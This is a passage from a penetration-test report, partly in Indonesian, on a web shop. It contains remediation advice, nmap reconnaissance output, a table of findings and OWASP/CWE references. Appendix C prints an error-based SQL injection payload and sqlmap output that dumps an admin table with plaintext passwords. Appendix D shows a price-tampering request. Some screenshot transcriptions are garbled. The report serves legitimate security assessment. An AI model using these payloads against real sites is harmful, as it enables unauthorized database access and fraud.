- **Implementasi Siklus Pengembangan Aman (DevSecOps):** Mengintegrasikan perkakas pemindai kode otomatis seperti *Static Application Security Testing* (SAST) dan *Software Composition Analysis* (SCA) ke dalam jalur *pipeline deployment* guna mendeteksi kebocoran kredensial atau pustaka usang secara dini.
- **Penguatan Validasi Server-Side:** Memastikan seluruh parameter kritis bisnis, khususnya pengelolaan harga, kuantitas item, penanganan sesi pengguna (*session regeneration*), dan perlindungan token anti-CSRF,



diproses secara mutlak di dalam kontrol logika backend server, bukan bersandar pada input mentah sisi klien (*client-side inputs*).

- **Audit Keamanan Berkala:** Menjadwalkan kegiatan *vulnerability assessment* dan *penetration testing* secara rutin minimal satu tahun sekali atau setiap kali terdapat pembaruan fitur berskala besar pada aplikasi.

LAMPIRAN

Appendix A – Reconnaissance Evidence

```
(fanyrzq@Kali)-[~]
$ nmap -sV 10.10.10.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-05 19:18 WIB
Nmap scan report for 10.10.10.10
Host is up (0.0094s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  http     Apache httpd
Service Info: Host: 0.0.0.0; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.76 seconds

$ sudo nmap -sV --script vuln -p 80 10.10.10.10
[sudo] password for fanyrzq:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-07 16:48 WIB
Nmap scan report for 10.10.10.10
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd
| http-enum:
|   /admin_area/: Possible admin folder
|   /login.php: Possible admin folder
|   /admin_area/login.php: Possible admin folder
|   /admin_area/index.php: Possible admin folder
|   /wp-json: Possible admin folder
|_ http-sql-injection:
|   Possible sqlmap queries:
|   http://10.10.10.10/admin_area/login.php?page=1%27%20OR%20sqlspider
|   http://10.10.10.10/admin_area/index.php?page=1%27%20OR%20sqlspider
|_ http-server-header: Apache
|_ http-fileupload-exploiter:
|
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|   Couldn't find a file-type field.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|   httponly flag not set
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-git:
|   https://10.10.10.10/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Remotes:
|   https://10.10.10.10:2026-06-07 16:48 WIB
|_ http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.10
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://10.10.10.10:80/cart.php
|   Form id:
```

```

| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.10
| Found the following possible CSRF vulnerabilities:
|
| Path: http://10.10.10.10:8080/cart.php
| Form id:
| Form action: cart.php
|
| Path: http://10.10.10.10:8080/login.php
| Form id:
| Form action: login.php
|
| Path: http://10.10.10.10:8080/customer_register.php
| Form id: registrationform
| Form action: customer_register.php
|
| Path: http://10.10.10.10:8080/forgot_pass.php
| Form id: forgot-password-form
| Form action: forgot_pass.php
|
|_
443/tcp open  http      Apache httpd
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_http-server-header: Apache
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
Service Info: Host: 0.0.0.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.81 seconds

```

Appendix B – Application Mapping

#	Temuan	Endpoint	Parameter
1	Exposed .git Repository	https://github.com/redacted	N/A
2	Harcoded Admin Credentials in Public Repository	https://github.com/redacted	DATABASEFILE/dibimbingshop.sql
3	Business Logic – Price & Quantity Tampering	http://redacted.org/cart.php	Price, Quantity
4	SQL Injection	http://redacted.org/customer_register.php	c_email (POST)
5	Insecure Password Storage – Plaintext	Database Internal	Admin, admin_pass
6	Admin Panel Exposed Without Protection	http://redacted.org/admin_area/	N/A
7	Stored XSS with Potential Cookie Theft	http://redacted.org/	c_name (POST)
8	Session Fixation – Missing Session ID Regeneration	http://redacted.org/login.php	PHPSESSID
9	Missing HttpOnly Attribute on Session Cookie	http://redacted.org	PHPSESSID
10	CSRF – Missing Anti-CSRF Token on Forms	cart.php, login.php, customer_register.php, forgot_pass.php	Form Actions
11	Information Disclosure – Verbose Error Message	http://redacted.org/shop.php	Shop page

Appendix C – SQL Injection Supporting Evidence

The screenshot displays the Burp Suite interface, which is used for intercepting and analyzing network traffic between a client and a server.

Request Tab:

- Method:** POST
- URL:** /customer_register.php
- Protocol:** HTTP/1.1
- Host:** [Redacted]
- Content-Length:** 125
- Cache-Control:** max-age=0
- Accept-Language:** en-US,en;q=0.9
- Origin:** http://[Redacted]
- Content-Type:** application/x-www-form-urlencoded
- Upgrade-Insecure-Requests:** 1
- User-Agent:** Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer:** http://[Redacted]/customer_register.php
- Accept-Encoding:** gzip, deflate, br
- Cookie:** PHPSESSID=[Redacted]; session_name=c_email
- Connection:** keep-alive
- Body:**

```
c_name=test&c_email=
triggersqli%40test.com'+AND+EXTRACTVALUE(1,CONCAT(0x7e,databa
se()))--+&c_pass=Test1234&register=Register
```

Response Tab:

- Status:** 200 OK
- Warning:** Trying to access array offset on null in /www/wwwroot/[Redacted]/customer_register.php on line 311
- Fatal error:** Uncaught mysqli_sql_exception: XPATH syntax error: '-dibimbing-shop-2' in /www/wwwroot/[Redacted]/customer_register.php(317)
Stack trace:
#0 /www/wwwroot/[Redacted]/customer_register.php(317) : mysqli_query()
#1 {main}
thrown in /www/wwwroot/[Redacted]/customer_register.php(317)

Database Tab:

- Tables:** about_us, admins, cart, categories, coupons, customer_orders, customers, enquiry_types, manufacturers, payments, pending_orders, product_categories, products, store, terms, wishlist

Log Console:

- [15:56:16] [INFO] fetched data logged to text files under '/home/fanyrzq/.local/'
- [*] ending @ 15:56:16 /2026-06-07/

```
[15:57:16] [INFO] retrieved: '3'
[15:57:16] [INFO] retrieved: 'network_analysis.jpg'
[15:57:16] [INFO] retrieved: 'Cyber'
[15:57:16] [INFO] retrieved: '1212'
[15:57:16] [INFO] retrieved: 'Malaysia'
Table: admins
[2 entries]
+-----+-----+-----+-----+-----+
| admin_id | admin_job | admin_name | admin_pass | admin_about |
+-----+-----+-----+-----+-----+
| 1212 | Front-End Developer | Administrator | 7777775500 | Contrary to popular belief, Lorem Ipsum is not simply random text. It has roots in a piece of classical Latin literature from 45 BC, making it over 2000 years old. Richard McClintock, a Latin professor at Hampden-Sydney College in Virginia, looked up one of the more obscure Latin words, consectetur, from a Lorem Ipsum passage, and going through the cites of the word in classical |
+-----+-----+-----+-----+-----+
| 3 | Cyber | 1212 | 1212 | 1212 |
+-----+-----+-----+-----+-----+
[15:57:16] [INFO] table 'dibimbing-shop-2'.admins' dumped to CSV file '/home/fanyrzq/.local/share/sqlmap/output/bimbycart.duckdns.org/dump/dibimbing_shop_2/admins.csv'
[15:57:16] [INFO] fetched data logged to text files under '/home/fanyrzq/.local/share/sqlmap/output/bimbycart.duckdns.org'
[*] ending @ 15:57:16 /2026-06-07/
```

Appendix D – Business Logic Testing Evidence

Intercept on

Forwardall

Drop

Request to http://[redacted]

Time	Type	Direction	Method	URL
11:55:30.81...	HTTP	→ Request	POST	http://[redacted] appo-find-n5

Request

Pretty

Raw

Hex

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Origin: http://[redacted]

7

Content-Type: application/x-www-form-urlencoded

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

10

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://[redacted] appo-find-n5

12

Accept-Encoding: gzip, deflate, br

13

Cookie: PHPSESSID=[redacted]

14

Connection: keep-alive

15

16

product_qty=999&product_type=Brand+New&product_price=0&add_cart=

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies


Request headers

Event log


All issues


0 highlights


Memory: 156.7M




Appendix E – Additional Screenshots









REFERENSI

F-001 Exposed Git Repository

- OWASP WSTG - Information Gathering
- CWE-200 Exposure of Sensitive Information

F-002 Hardcoded Admin Credentials

- CWE-798 Use of Hard-coded Credentials

F-003 Business Logic Vulnerability

- OWASP Web Security Testing Guide - Business Logic Testing

F-004 SQL Injection

- OWASP SQL Injection Prevention Cheat Sheet
- CWE-89 SQL Injection

F-005 Plaintext Password Storage

- OWASP Password Storage Cheat Sheet
- CWE-256 Plaintext Storage of Password

F-006 Admin Panel Exposure

- OWASP Broken Access Control

F-007 Stored XSS

- OWASP Cross Site Scripting Prevention Cheat Sheet
- CWE-79 Cross-site Scripting

F-008 Session Fixation

- OWASP Session Fixation

F-009 Missing HttpOnly

- OWASP HttpOnly

F-010 CSRF

- OWASP Cross-Site Request Forgery Prevention Cheat Sheet
- CWE-352 CSRF

F-011 Information Disclosure

- OWASP Error Handling Cheat Sheet
- CWE-209 Information Exposure Through an Error Message